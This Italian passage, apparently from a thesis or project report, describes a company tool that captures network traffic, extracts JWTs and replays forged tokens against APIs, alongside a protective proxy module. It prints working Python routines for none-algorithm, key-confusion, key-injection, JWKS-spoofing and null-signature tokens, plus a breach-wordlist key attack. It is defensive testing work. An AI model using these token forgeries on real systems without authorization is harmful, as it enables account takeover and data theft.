Dopo un'approfondita ricerca di mercato, si è riscontata la volontà dei clienti di mettere in sicurezza il più possibile le applicazioni. Questa necessità nasce soprattutto dai partner che lavorano con informazioni sensibili, quali ad esempio, progetti secretati di nuovi componenti meccanici, oppure le informazioni personali dei cittadini. Un accesso non autorizzato a questi dati potrebbe portate a gravi conseguenze sia sotto l'aspetto economico che legale. Un aspetto fondamentale da tenere in considerazione è quello che non sempre queste soluzioni sono semplici da integrare su applicativi già esistenti e soprattutto non sempre si hanno risorse economiche per poter apportare pesanti interventi sul sistema che si vuole proteggere. Da ciò nasce l'esigenza di colmare questo bisogno con una soluzione che costituisca un livello di sicurezza adeguato da inserire su applicazioni già esistenti e con minimo impatto sul codice.

Così, nel marzo 2023, Wave Informatica s.r.l. istituisce ufficialmente il progetto di ricerca Neptunum, entrando definitivamente nel campo della sicurezza informatica per le applicazioni web.



Il progetto ha come obiettivo lo sviluppo di due moduli differenti:

- *Hide & Seek*: modulo che rileva le vulnerabilità del sistema implementando gli attacchi riportati nel capitolo precedente 4.2 tramite sniffing di pacchetti eseguito direttamente dall'applicativo, oppure ricavato dall'utente da altre fonti;
- *Tridentis*: modulo che analizza le chiamate e protegge il sistema dagli attacchi agendo come proxy tra le chiamate client e la componente di back-end.

5.1 Hide & Seek

Il modulo *Hide & Seek* del progetto Neptunum è un tool semiautomatico che esegue alcuni degli attacchi che sfruttano le vulnerabilità dei JWT in maniera automatica. Il modulo è costituito da uno script realizzato in Python (v. 3.12) e testa le vulnerabilità CVE registrate. Inoltre viene effettuato un *dictionary attack* per individuare le chiavi deboli utilizzate per firmare i JWT. Lo script può essere diviso logicamente in cinque parti:

1. Configurazione del sistema
2. Sniffing dei pacchetti sulla rete
3. Analisi dei pacchetti ottenuti per l'individuazione del token
4. Test del sistema
5. Stampa del report

5.1.1 Configurazione

Il modulo *Hide & Seek* si avvale di un file di configurazione denominato `config.ini`. In seguito si farà riferimento alla cartella di progetto con `.\`. Bisogna anzitutto tenere presente che ognuno dei parametri di configurazione, specificati in seguito, deve avere il formato: **etichetta:valore**

- **tmppath**[string]: indica il percorso dove sono e dove verranno salvati i file. Il parametro è opzionale e se omesso ha valore di default: `.\tmp`.
- **hostname**[string]: è il nome del server al quale vengono fatte le chiamate. È un parametro obbligatorio in quanto, attraverso questo vengono filtrati i pacchetti.
- **alreadysniff**[boolean]: si specifica se si ha già un file che contiene i pacchetti sniffati. Il parametro è opzionale e ha valore di default *false* (viene effettuato lo sniffing dal modulo)
- **interface**[string]: è l'interfaccia di rete dove viene effettuato lo sniffing. Obbligatorio se *alreadysniff: False*.
- **pcapfile**[string]: è il nome del file risultato dello sniffing. In caso di *alreadysniff: True* il file è fornito dall'utente e deve essere posizionato all'interno della cartella definita in *tmppath*. In caso contrario, il file verrà prodotto dallo script e posizionato nella cartella definita dal parametro *tmppath*. Dato che non sempre il file dello sniffing deve essere cancellato alla nuova esecuzione, viene generata una stringa pseudorandomica di 10 caratteri che viene aggiunta al nome del file specificato dall'utente (o al nome di default) per renderlo unico e non correre il rischio di sovrascriverlo. Il parametro è opzionale e se viene omesso, il suo valore di default è `packets_<randString>.pcap`
- **http**[boolean]: indica se il traffico segue il protocollo http o https. Se *true* il traffico è di tipo http se *false* è di tipo https. Il parametro è opzionale e di default viene valorizzato a false.
- **SSLkeylog**[string]: è il nome assoluto del file (percorso (path) + nome del file) che contiene il log delle chiavi SSL utilizzate per il traffico di tipo https. Il parametro è opzionale e nel momento in cui non viene valorizzato, se esiste la variabile d'ambiente *SSLKEYLOG* viene utilizzato il percorso corrispondente, altrimenti viene creata la variabile che punta al *tmppath*

- **reportname**[string]: nome del report che viene prodotto dallo script. Il parametro è opzionale e se viene omesso, il report sarà denominato `report_YYYYMMDD_hhmmdd.txt`.
- **reportpath**[string]: percorso dove viene salvato il file di report. Il parametro è opzionale e se non viene specificato, il report verrà salvato al *tmppath*.
- **serverpubkey**[pem]: indica la chiave pubblica del server, in formato pem, che viene utilizzata per firmare i token. Il parametro è opzionale.
- **jksfile**[string]: file che specifica la chiave pubblica del server, in formato json, che viene utilizzata per firmare i token. Il parametro è opzionale.
- **jkspass**[string]: password del file *jksfile*. Il parametro è obbligatorio solo se viene specificato il *jksfile*.
- **packetinfo**[boolean]: indica se stampare o meno le informazioni dei pacchetti nel report. Il parametro è opzionale e se non valorizzato il suo valore è true.
- **delprev**[boolean]: se *true* pulisce *tmppath* da esecuzioni precedenti. È opzionale, se non valorizzato prende il valore di *false*

Un esempio di file di configurazione è rappresentato dalla figura 5.1. Questo file predispone l'analisi di pacchetti già collezionati in precedenza nel file tilocalhost_traffic.pcap. Si porta anche un altro esempio, 5.2, che predispone l'ambiente allo sniffing di pacchetti *https* sulla rete e successiva analisi. Il risultato dell'attività verrà salvato nel file `wave_informatica_traffic_<randString>.pcap`. Per decriptare i pacchetti tls (ed estrarre le chiamate http), verranno utilizzate le chiavi presenti nel file `SSLkeylogfile.txt` al path `C:\users\admin\SSLkey`. Inoltre viene specificata la chiave pubblica che deve essere utilizzata per la verifica dei token.

5.1.2 Sniffing dei pacchetti

Il modulo *Hide & Seek* si utilizza due librerie di python per poter registrare ed analizzare il traffico sulla rete:

- *scapy* strumento di manipolazione dei pacchetti sulla rete, utilizzato per leggere i pacchetti su una data interfaccia e salvarli su file.
- *pyshark* libreria Wireshark per python. Viene utilizzato per la decriptazione dei pacchetti e la standardizzazione della struttura del pacchetto.

Lo sniff dei pacchetti viene fatto solo se necessario. Se il sistema è configurato per intercettare i pacchetti sul protocollo http si applica un primo filtro sul solo traffico che passa sulla porta TCP 80, altrimenti viene filtrato solo il traffico di tipo SSL. Lo sniffing è effettuato sulla sola interfaccia indicata nel file di configurazione. Una volta letti, i pacchetti sono procelaborati e salvati in una lista (necessaria per l'uso della funzione di salvataggio di un file di tipo pcap). Infine viene prodotto un file nella cartella al path *tmppath*. Se invece abbiamo già il file che contiene i pacchetti, questo processo non viene eseguito. Prima di procedere con l'analisi dei successivi algoritmi è necessario specificare il perché si ha un limite nel numero di pacchetti da analizzare che è 500 e un limite temporale di 120 secondi per lo scan della rete. In primo luogo bisogna essere sicuri che il cliente stia effettuando effettivamente delle chiamate. Nella rete, di un gestionale comunale, per esempio, possono viaggiare tantissime chiamate ad api, volte a diversi host. Se il limite massimo di pacchetti è troppo piccolo si potrebbe correre il rischio che nessun pacchetto viaggi verso l'host desiderato. Al contrario, se viene impostato un limite troppo altro, si rischia di saturare la memoria, nel momento in cui questi pacchetti verranno elaborati. Inoltre il problema sussiste ancora nel momento in cui si sta cercando di sniffare le chiamate https. Infatti il traffico di tipo SSL non riguarda solo le chiamate ad api. Il SSL, e il suo successore TLS, sono protocolli crittografici che permettono una comunicazione sicura end-to-end. Ciò significa che tutti i pacchetti che viaggiano con questo tipo di protocolli sono crittografati, pertanto, per capire che tipo di pacchetto stiamo analizzando bisogna prima decriptarlo. Quindi bisogna

```
#this is the configuration example file
#Replacing example-in-the-filename-make this file the one used for
    configuration.
#can-add comment to-this file using #
#hostname and interface are mandatory
#parameters need.to-be-added as parameterlabel:parametervalue
#setting parameters-with value 'default' or 'def' set them with default value
#not is possible set by default hostname and interface value

#hostname of the server to check
#Mandatory
hostname:localhost
#Interface where-to-sniff
#Mandatory
#interface:Cattura da Adapter for-loopback traffic-capture
#indicate which.protocol use.http-or https
#Optional
#Default=False
http:True
#Flag that-indicates if delete previous sniffed traffic files
#Optional
#Default=True
delprev:False
#Log file session keys needed to decrypt.tls traffic
#Optional
#Default =if exists the env variable it will take the path specified by it
#otherwise the env variable is created at tmp directory
#SSLkeylog:C:\users\admin\SSLkey\SSLkeylogfile.txt
#Directory where put-pcap temporary-file
#Optional
#Default = project\tmp
#tmppath:C:\users\admin\tmp
#Pcap-filename of-sniffed packets
#At this filename will be added a digit string tobe unique
#Optional
#Default = packets_**********.pcap
pcapfile:localhost_traffic.pcap
alreadysniff:True
#jksfile:D:\Neptunum\hideandseek\tmp\public.jks
#jkspass:sicraweb
```

Figura 5.1: Esempio 1 di file di configurazione dell'applicativo *Hide & Seek*.

leggere tutti i pacchetti che utilizzano questo protocollo, saranno poi analizzati e filtrati in un passo successivo figura 5.4. Dopo diversi test su sistemi reali, si rileva che il compromesso ideale è quello di impostare un limite di 500 pacchetti sniffati. Per quanto riguarda il timeout di lettura dei pacchetti, è stato impostato principalmente per le chiamate http. In sistemi ibridi, dove sono presenti host che effettuano chiamate in https e altri in http, il numero di chiamate http potrebbe essere limitato e raggiungere il limite di 500 pacchetti dopo troppo tempo. Quindi, per far si che il tempo di esecuzione dello script sia accettabile, si imposta una finestra temporale di ascolto di 120 secondi.

Successivamente, viene letto il file dei pacchetti attraverso la libreria *pyshark*. Questo perché tale libreria offre funzioni vantaggiose solo se si possiede il file fisico dei pacchetti. Infatti esiste all'interno di questa libreria, un metodo che permette anche di effettuare lo sniffing dei pacchetti, ma non è possibile utilizzare il file delle chiavi SSL. Invece, se si possiede il file, è possibile utilizzare

```
#this is the configuration example file
#Replacing example in the filename make this file-the one used for
    configuration.
#can add comment to this file using #
#hostname and interface are mandatory
#parameters need to-be added as parameterlabel:parametervalue
#setting parameters-with value 'default' or 'def'set them with default value
#not is possible set by default hostname and interface value

#hostname of the server to check
#Mandatory
hostname:tst-rupar-demo-wave.informatica.it
#Interface where to-sniff
#Mandatory
interface:Ethernet-2
#indicate which protocol use.http-or https
#Optional
#Default = False
http:FaLse
#Flag-that indicates-if delete previous sniffed traffic files
#Optional
#Default = True
delprev:False
#Log file session keys needed to decrypt tls traffic
#Optional
#Default =if exists the env variable it will take the path specified by it
#otherwise the env-variable is created-at-tmp directory
SSLkeylog:C:\users\admin\SSLkey\SSLkeylogfile.txt
#Directory where put pcap temporary file
#Optional
#Default = project\tmp
tmppath:C:\users\admin\tmp
#Pcap filename of sniffed packets
#At this filename will be added a digit string to be unique
#Optional
#Default = packets_**********.pcap
pcapfile:wave_informatica_traffic.pcap
alreadysniff:FaLse
jksfile:D:\Neptunum\hideandseek\tmp\public.jks
jkspass:sicraweb
```

Figura 5.2: Esempio 2 di file di configurazione dell'applicativo *Hide & Seek*.

il metodo *pyshark.FileCapture()* 5.4 che, attraverso i *custom parameters* permette di specificare l'utilizzo di questo file. Ovviamente questa funzionalità verrà utilizzata solo nel momento in cui si deve decriptare traffico di tipo SSL. Un secondo filtro viene applicato in questa fase: vengono estratte solo le chiamate http. Questo perché, come è stato citato in precedenza, il traffico SSL incapsula pacchetti eterogenei.

5.1.3 Analisi dei pacchetti

La funzione analizzata nel sottoparagrafo precedente, oltre ad essere utile per decriptare le informazioni all'interno del pacchetto, è utile per uniformare il formato del pacchetto. Infatti la

```
if not alreadysniff:
    if http:
            #sniff http traffic
        capture = sniff(filter='tcp port 80', iface=interface, count=500,
            timeout=120)
    else:
        #sniff SSL traffic
        capture = sniff(filter='SSL', iface=interface, count=500,
            timeout=120)
        #processing sniffed packet
    for packet in capture:
        pks.append(packet)
        #saving sniff session
    wrpcap(pcapfile, pks)
```

Figura 5.3: Fase di sniffing del traffico sulla rete

```
#filter http
cus_par = ['-Y', 'http']
if decrypt:
    #definition of SSL key log file
    cus_par.append('-o')
    cus_par.append('tls.keylog_file:' + SSLlogkeyfile)
#file packet extracting
return pyshark.FileCapture(input_file=pcapfile,
                           include_raw=True,
                           use_json=True,
                           custom_parameters=cus_par)
```

Figura 5.4: Comando con il quale vengono estratti i pacchetti dal file.

struttura che viene restituita è formata da tutti i livelli di incapsulamento che contengono tutte le informazioni necessarie per l'individuazione e l'analisi dei pacchetti interessati. Vengono recuperare le seguenti informazioni a scopo informativo:

- indirizzo ip della sorgente
- indirizzo ip della destinazione
- lunghezza del pacchetto
- numero del pacchetto
- protocolli di incapsulamento
- data e ora in cui il pacchetto è stato inviato sulla rete

Successivamente si controlla che il pacchetto abbia effettivamente un livello di tipo *HTTP*, in questo caso il pacchetto viene elaborato solo se è una richiesta. Questo perché la chiamata che interessa replicare è proprio una richiesta, in quanto lo script deve comportarsi come un utente malevolo che tenta di effettuare delle chiamate. Infine viene controllato se l'host sia quello richiesto. Se tutte queste condizioni sono soddisfatte si procede a controllare se esiste un JWT all'interno del pacchetto. In primo luogo viene rilevata la tipologia della chiamata. Ad esempio se questa è una *"GET"*, *"POST"* ... Poi si salvano tutti gli header della chiamata, in modo che dopo si possa replicare. Si controlla l'esistenza del campo *"Authorization"*. Se esiste, l'access token è

sicuramente lì. Se invece non viene trovato, il token potrebbe trovarsi all'interno degli header (si noti che molte soluzioni software personalizzate utilizzano proprio questa metodologia). Quindi si scorrono gli header in cerca di una stringa che ha il formato di un token JWT. Di conseguenza, si salva il token e la label corrispondente, sempre ai fini di replicare la chiamata. Un'altra casistica che lo script riesce a gestire, è l'utilizzo del JWT sottoforma *Bearer token*, cioè il token è ancora una volta sottoposto a una codifica in Base64. Si aggiunge un controllo che fa un secondo giro di individuazione nel caso non venga trovato niente in formato JWT. In questo caso, prima di controllare il formato del token, lo si decodifica. Si noti che è possibile che in un pacchetto possano essere presenti più JWT. Questo perché delle volte vengono utilizzati come veicolo per lo scambio di informazioni autenticate. In casi del genere, tutti i token vengono prelevati e associati al pacchetto e ognuno di loro verrà testato se non si riesce a capire quale di questi è il token di autenticazione. Si ricostruisce un nuovo oggetto che contiene tutte queste informazioni per ogni pacchetto che rispetta le regole di cui sopra.

Ogni JWT individuato viene salvato in una struttura dati ad hoc che renderà successivamente la manipolazione di quest'ultimi semplice nel momento in cui si andranno a realizzare gli attacchi. Questa struttura dati è formata da:

- **header**: header del token codificato in Base64
- **payload**: payload del token codificato in Base64
- **signature**: firma del token codificata in Base64
- **decodedHeader**: oggetto JSON che contiene l'header decodificato
- **decodedPayload**: oggetto JSON che contiene il payload decodificato
- **decodedSignature**: firma del token decodificata
- **secret**: chiave utilizzata per firmare il token
- **pktLabel**: etichetta apposta al token all'interno del pacchetto
- **token**: token intero
- **type**: tipo di token (0 = JWT, 1 = Bearer)
- **expired**: data e ora di scadenza del token
- **issuedAt**: data e ora di emissione del token
- **alg**: algoritmo di firma del token

5.1.4 Implementazione degli attacchi

Una volta estratti da tutti i pacchetti le informazioni necessarie si procede a effettuare gli attacchi al sistema preso in considerazione. *Hide & Seek* implementa sei differenti tipologie di attacchi differenti:

- None hash algorithm (CVE-2015-9235)
- Key confusion (CVE-2016-5431)
- Key injection (CVE-2018-0114)
- JWKS spoofing
- Null signature (CVE-2020-28042)
- Dictionary attack

L'idea generale sulla quale si basano gli attacchi è quella di modificare il token ottenuto e ripetere la chiamata. Se il server in risposta il server restituisce il codice 200, allora il sistema è vulnerabile.

Le chiamate verranno effettuate con la libreria *requests* di python attraverso il seguente metodo 5.5 che si occuperà anche del tipo di richiesta effettuare. Alla chiamata vengono aggiunti anche gli header e il body, se ne esiste uno. Il token viene inserito all'interno degli header con l'etichetta individuata all'interno delle chiamate sniffate. È possibile gestire anche i Bearer token (token JWT che sono ancora una volta codificati in Base64).

```
def make_call(pkt_type, uri, jwt, jwt_type, jwt_label, body):
    response = None
    if pkt_type == packetManager.GET:
        response = requests.get(
            uri,
            headers={jwt_label: ('Bearer ' if jwt_type ==
                jwtManager.TYPE_BEARER else '') + jwt}
        )
    elif pkt_type == packetManager.POST:
        response = requests.post(
            uri,
            headers={jwt_label: ('Bearer ' if jwt_type ==
                jwtManager.TYPE_BEARER else '') + jwt},
            data=body
        )
    elif pkt_type == packetManager.UPDATE:
        response = requests.put(
            uri,
            headers={jwt_label: ('Bearer ' if jwt_type ==
                jwtManager.TYPE_BEARER else '') + jwt},
            data=body
        )
    elif pkt_type == packetManager.PATCH:
        response = requests.patch(
            uri,
            headers={jwt_label: ('Bearer ' if jwt_type ==
                jwtManager.TYPE_BEARER else '') + jwt},
            data=body
        )
    elif pkt_type == packetManager.DELETE:
        response = requests.delete(
            uri,
            headers={jwt_label: ('Bearer ' if jwt_type ==
                jwtManager.TYPE_BEARER else '') + jwt},
            data=body
        )

    return response
```

Figura 5.5: Implementazione della chiamata ad una API

Non Hash algorithm

Viene generato un nuovo token senza algoritmo di firma e, di conseguenza senza firma. Nel dettaglio viene copiato l'header decodificato, modificato l'algoritmo con none (nessun algoritmo di firma) e successivamente viene ricomposto il nuovo JWT con apposita funzione. Ottenuto il

```
#Build JWT with none algorithm from the real jwt
def get_none_jwt(jwt_in):
      decoded_header = copy(jwt_in.decodedHeader)
      #replace the algorithm with none
      header = get_header('none', decoded_header)
      #rebuild the token
      ret_jwt = header.decode() + '.' + jwt_in.payload
      return ret_jwt
```

Figura 5.6: Costruzione del JWT per un attacco di tipo none hash algorithm

nuovo JWT si effettua la chiamata.

Key confusion

L'attacco può essere effettuato solo se l'algoritmo di firma è asimmetrico. Infatti, l'attaco consiste, nel sostituire l'algoritmo di firma nell'header con uno simmetrico e firmare il token con la chiave pubblica. Nel dettaglio viene copiato l'header decodificato e modificato l'algoritmo di firma con il corrispondente simmetrico. La firma apposta al JWT sarà la chiave pubblica del key pair utilizzato per firmare il token originale. Infine il nuovo token viene generato con apposita funzione. Ma la

```
#Build a JWT replacing algorithm with a symmetric one
#and then sign with public key
def prepare_jwt_key_confusion_attack(jwt_in, sig_alg, idx, pub_key):
  decoded_header = copy(jwt_in.decodedHeader)
  #Replace algorithm
  decoded_header['alg'] = sig_alg['HMAC'][idx]
  #Build new jwt
  return jwt.encode(headers=decoded_header, payload=jwt_in.decodedPayload,
                    key=pub_key, algorithm=decoded_header['alg'])
```

Figura 5.7: Costruzione del JWT per un attacco di tipo key confusion

prima domanda che sorge spontanea è: dov'è possibile trovare la chiave pubblica per firmare il token?

Hide & Seek permette di specificare tale chiave, sia sotto forma di chiave di tipo pem, che sotto forma di jks file. Ma, se nessuno di questi parametri viene inserito, il modulo fa diversi tentativi per ricercarla:

1. Ricerca delle claim standard *jku* e *x5u*: queste claim puntano rispettivamente al JWKS URL e alla posizione del certificato X509. Se viene trovata una di queste claim all'interno dell'header, la chiave pubblica viene trovata semplicemente seguendo il link specificato dalla claim.

2. Ricerca del certificato SSL del server: in alcuni casi i token potrebbero essere firmati con la chiave privata della connessione SSL del server

3. Ricerca delle API che espongono le chiavi: in altri casi le chiavi sono raggiungibili attraverso un servizio pubblico. Ovviamente il percorso per richiamare questa API non si conosce a priori, a meno di intercettarlo durante lo sniffing. Quindi si prova a fare delle chiamate tenendo conto che le location più comuni sono le seguenti:

   - /.well-known/jwks.json

- /openid/connect/jwks.json
- /jwks.json
- /api/keys
- /api/v1/keys

Trovato tutto il necessario, viene effettuata la chiamata con il JWT modificato.

Key injection

Tale attacco può essere effettuato solo se l'algoritmo di firma è asimmetrico. Infatti si basa sui seguenti passi:

- Creare un nuovo key pair RSA.
- Firmare il token con la chiave privata.
- Iniettare la chiave pubblica all'interno dell'header.

Potrebbe capitare che la libreria che fa il controllo di integrità e autenticità del token ignora la chiave pubblica con la quale dovrebbe fare il controllo a favore della chiave iniettata. Quindi viene creato il nuovo JWT, firmato con la chiave privata generata e all'interno dell'header viene iniettata la chiave pubblica corrispondente. Creato il nuovo JWT, viene effettuata la chiamata.

```
#Build new JWT creating a new RSA key pair,
#signing the token with private key
#and injecting the pub key in the header
def prepare_jwt_key_injection_attack(jwt_in, pub_key, priv_key):
  decoded_header = copy(jwt_in.decodedHeader)
  #Inject the public key in the header
  decoded_header['jwk'] = jwk.JWK.from_pem(pub_key.encode())
  decoded_header['jwk']['use'] = 'sig'
      #Build new jwt
  return jwt.encode(headers=decoded_header, payload=jwt_in.decodedPayload,
                  key=priv_key, algorithm=decoded_header['alg'])
```

Figura 5.8: Costruzione del JWT per un attacco di key injection

JWKS spoofing

L'attacco può essere effettuato solo se l'algoritmo di firma è asimmetrico. Infatti l'attacco si basa sul rimpiazzare la locazione del certificato X509 oppure il file JWKS. Tali riferimenti si trovano rispettivamente nelle claim *x5u* e *jku*, pertanto, per effettuare questo attacco è necessario inoltre che una delle due claim sia presente. All'interno sarà disponibile la chiave pubblica associata alla chiave privata che viene utilizzata per firmare il token. Quindi rimpiazzando tale locazione con una malevola, è possibile firmare un token con una chiave pubblica differente. Nello specifico viene copiato l'header decodificato e sostituito il percorso verso il quale viene esposto il certificato con il quale è stato firmato il token. Il server authenticator verrà così indotto a verificare il token attraverso un key pair malevolo, quindi il token verrà firmato attraverso la chiave privata di quel key set. Infine il token verrà generato attraverso apposita funzione Ottenuto il nuovo token è dunque possibile effettuare la chiamata per verificare la vulnerabilità a questo tipo di attacco.

Null signature

Viene generato un nuovo token senza firma.

```
#Build new JWT creating a new RSA key pair,
#signing the token with private key
#and change the pub key location in the jku or x5u claim
def prepare_jwt_JWKS_spoofing(jwt_in, priv_key, pub_key_loc):
   decoded_header = copy(jwt_in.decodedHeader)
   #Replacing certificate location with the malicious one wich contains
   #the pub key associated to the private key used to sign jwt
   if 'jku' in decoded_header.keys():
       decoded_header['jku'] = pub_key_loc
   if 'x5u' in decoded_header.keys():
       decoded_header['jku'] = pub_key_loc
   #Build new jwt
   return jwt.encode(headers=decoded_header, payload=jwt_in.decodedPayload,
                    key=priv_key, algorithm=decoded_header['alg'])
```

Figura 5.9: Costruzione del JWT per un attacco di JWKS Spoofing

```
#Build JWT with no signature
def get_null_sig_jwt(jwt_in):
   null_sig_jwt = (jwt_in.header + '.' + jwt_in.payload)
   return null_sig_jwt
```

Figura 5.10: Generazione del JWT per un attacco di tipo null signature

Dictionary attack

Inizialmente si è pensato di optare per un password cracker, ma la potenza dei dispositivi in dotazione non sarebbe stata sufficiente a computare chiavi con più di 7 caratteri in tempi accettabili. Il password cracker avrebbe dovuto avere un charset di lunghezza 94:

- 26 lettere minuscole *abcdefghijklmnopqrstuvwxyz*
- 26 lettere maiuscole *ABCDEFGHIJKLMNOPQRSTUVWXYZ'*
- 10 numeri *0123456789*
- 32 caratteri speciali !"#$%&'( )*+,-./:;<=>?@[\]^_'{—} '

Per computare tutte le stringhe da 8 caratteri dobbiamo utilizzare le disposizioni senza ripetizioni:

$$D_{(k,n)} = \frac{n!}{k!(n-k)!} = \frac{94!}{8!(94-8)!} = \frac{94!}{8!86!} = 1.11 * 10^{11}$$

Oltre al tempo di computazione, bisogna anche verificare che la stringa sia o meno la chiave di firma sia valida o meno. Quindi l'opzione di creare un password cracker che computi tutte le stringhe è stata scartata. Successivamente, analizzando le statistiche delle chiavi più utilizzate, si è tentato di ridurre il charset facendo le seguenti considerazioni:

- Scarto la maggior parte dei caratteri speciali, in quanto quelli utilizzati all'interno delle chiavi sono pochi. Infatti quando si costruisce una password, tendenzialmente si inserisce un solo carattere e quelli più usati sono 10 _.-!@*$?&%
- Si limita l'uso delle lettere a quelle minuscole, successivamente verranno poi computate le altre stringhe che combinano anche le lettere maiuscole. Anche in questo caso, quando si costruisce una password tendenzialmente viene utilizzata una sola lettera maiuscola, per

soddisfare i requisiti dell'applicativo. Per sicurezza, si è pensato di inserire due lettere maiuscole. Per esempio, se viene generata questa stringa *"ab12c#1"* verranno successivamente computate e verificate anche:

- Ab12c#1
- aB12c#1
- ab12C#1
- AB12c#1
- Ab12C#1
- aB12C#1

Questo limita il charset a 46 caratteri, ma nonostante questa ottimizzazione, il tempo di computazione e verifica è comunque davvero alto. Dai test effettuati si riesce ad arrivare a chiavi con soli 7 caratteri. Anche l'introduzione della programmazione parallela non ha portato a buoni risultati, in quanto, con i dispositivi a disposizione, il sistema riscontrava una saturazione delle risorse con conseguente aborto di tutti i processi dello script oppure blocco dell'intero dispositivo.

Dopo tutti i test effettuati, l'unica soluzione realistica realizzabile è stata un dictionary attack. Ogni cliente avrà un dizionario custom, che verrà realizzato in base al sistema, in più si fornisce anche un dizionario di circa 700MB (circa 63000000 parole) che contiene una raccolta delle più comuni chiavi derivanti da diversi databreach. Questo file risulta avere una mole consistente di parole da analizzare, se fosse stato adottato un approccio sequenziale, il tempo di esecuzione sarebbe stato circa di 1h e 30min (dato rilevato da test effettuati). Pertanto si è deciso di utilizzare un algoritmo parallelo con grado di parallelismo 7. Non è pensabile caricare tutte le parole in memoria, per cui si spezza il file in 7 file più piccoli che vengono divisi tra i sotto processi. Ciò comporta una riduzione del tempo dell'80% (tempo di esecuzione 18 m). L'esecuzione è possibile anche con un grado di parallelismo differente, in base alle esigenze del cliente.

5.1.5 Report dei risultati

Una volta terminati i vari attacchi, sarà realizzato un report che informa l'utente sui risultati dei vari test. È possibile visualizzare diverse informazioni dal report:

- Le statistiche dei pacchetti, figura 5.11, che comprendono:
  - Numero di pacchetti
  - Numero di pacchetti per tipologia
  - Numero di pacchetti che utilizzano un token di autenticazione
  - Numero di token JWT differenti individuati

  Queste informazioni sono sempre riportate.

- Informazioni specifiche di ogni pacchetto filtrato, figura 5.12, con focus sulla chiamata http effettuata e le informazioni di autorizzazione. Queste informazioni sono opzionali, il cliente può specificare o meno nel file di configurazione, attraverso l'attributo *packetinfo*, se vuole che siano riportate. Di default queste informazioni sono disponibili all'interno del report.

- Le claim vulnerabili, figura 5.13. Vengono riportate le claim che potrebbero contenere informazioni sensibili.

- Le informazioni raccolte durante gli attacchi, figura 5.14. Questo comprende anche i JWT per effettuare le chiamate malevole, in modo che, a meno di scadenza del token stesso, sia possibile replicare a mano gli attacchi per fare eventuali verifiche.

```
_________________________________STATISTICS_________________________________
Number of packets :3

Number of POST :0
Number of GET :3
Number of PUT :0
Number of PATCH :0
Number of UPDATE :0
Number of DELETE :0

Number of authenticated packets:3
Number of different tokens :1
____________________________________________________________________________
```

Figura 5.11: Esempio statistiche report *Hide & Seek* Neptunum.

```
Packet number: 18408 sniffed at: 2024-02-06 22:50:06 length: 3222
ip source: ::1 ---> ip destination: ::1
HTTP REST API: GET http://localhost:9000/api/vulnerableKeyInjection
Authorization type: Bearer
       Issued at: 2024-02-06 22:26:29 Expires at: 2024-02-06 23:26:29
       Signature algorithm: RS256
       Found as:
              Authorization: Bearer
                   eyJhbGciOiJSUzI1NiIsInR5cCIgOiAiSldUIiwia2lkIiA6ICJpV0
                     xWUFZHOU5xajBna2ZjeUNVcWJoMEpPWk84MjFESXdDRWlCU3
                     Y4dExrIn0.eyJleHAiOjE3MDcyNTgzODksImlhdCI6MTcwNzI1ND
                     c4OSwiYXV0aF90aW1lIjoxNzA3MjU0Nzg5LCJqdGkiOiIzMjc1ZWU
                     4ZiO2MDI1LTQ0NTQtOGVlMy1kMDljNGRlZWRiZjMiLCJpc3MiOiJo
                     dHRwczovL2 ...
       Request specifications:
       accept-language: it-IT,it;q=0.9,en-GB;q=0.8,en;q=0.7,en-US;q=0.6
       accept-encoding: gzip, deflate, br
       referer: http://localhost:4200/home
       sec-fetch-dest: empty
       sec-fetch-mode: cors
       sec-fetch-site: same-origin
       sec-ch-ua-platform: "Windows"
       user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
           AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0
           Safari/537.36
       authorization: Bearer ...
       sec-ch-ua-mobile: ?0
       dnt: 1
       accept: application/json, text/plain, */*
       sec-ch-ua: "Not A(Brand";v="99", "Google Chrome";v="121",
           "Chromium";v="121"
       connection: close
       host: localhost:9000
```

Figura 5.12: Esempio del report delle informazioni di un pacchetto *Hide & Seek* Neptunum.

```
VULNERABLE CLAIMS
       HEADER VULNERABLE CLAIMS
              * typ: Type of token (JWT/JWE/JWS etc.)
                     JWT
              * alg: Algorithm used for signing or encryption
                     RS256
              * kid: Key ID - used as a lookup
                     iWLVPVG9Nqj0gkfcyCUqbh0J0Z0821DIwCEiBSv8tLk
              * x5u: URL for x509 certificate
                     None
              * x5c: x509 certificate for signing (as a nested JSON object)
                     None
              * jku: URL for JWKS format keys
                     None
              * jwk: JWK format key for signing (as a nested JSON object)
                     None

       PAYLOAD VULNERABLE CLAIMS
              * iss : Issuer of the token
                     https://auth.apeironlab.tech/auth/realms/SpringBootKeycloak
              * aud : Audience of the token: the user or service that is the
                  intended recipient of the token
                     ['realm-management', 'account']
              * sub : Subject: the recipient of the token
                     89ba4f21-cf88-45b1-9672-05f22c4aec5d
              * jti : A unique identifier for the token
                     f6525bc6-b2b7-4579-8044-53a407673b24
              * nbf : NotBefore - a UNIX timestamp of the time before which
                  the token should not be considered valid
                     None
              * iat : IssueddAt - a UNIX timestamp of the time when the
                  token was created/became valid
                     2024-02-07 23:01:39
              * exp : Expires - a UNIX timestamp of the time when the token
                  should cease to be valid
                     2024-02-08 00:01:39
```

Figura 5.13: Esempio del report delle claim vulnerabili *Hide & Seek* Neptunum.

```
KNOWN EXPLOITS
       CVE-2015-2951 (Alg None) vulnerability tests : Vulnerable
              ...
       CVE-2016-5431 (Key Confusion) vulnerability tests : Vulnerable
              ...
       CVE-2018-0114 (Key Injection) vulnerability tests : Vulnerable
              ...
       CVE-2020-28042 (Null Signature) vulnerability tests: Vulnerable
              ...
       JWKS Spoofing : Vulnerable
              ...
```

Figura 5.14: Esempio del report delle informazioni di un pacchetto *Hide & Seek* Neptunum.

5.2 Tridentis

Tridentis è il modulo di protezione del progetto Neptunum. Essenzialmente si è costruito un proxy che analizza il traffico che dovrebbe essere indirizzato al servizio (o serie di servizi) che hanno bisogno di protezione. Viene effettuato un primo controllo sugli attacchi, se il token risulta valido la chiamata viene reindirizzata al server altrimenti viene ritornato al client un errore di tipo 401 Unauthorized. Il modulo è completamente configurabile e si può scegliere a quale controlli sottoporre le chiamate in base ai risultati del modulo *Hide & Seek* 5.1. Se per esempio la libreria che verifica il token è vulnerabile solo al *Key Confusion Attack* e non a tutti gli altri tipi di attacchi, è possibile impostare solo il controllo per quello specifico attacco, saltando il resto delle verifiche. L'unico controllo che non è possibile escludere è quello per l'identificazione dei token rubati, in quanto nessuna libreria ad oggi scritta prevede controlli di questo genere. È da rendere

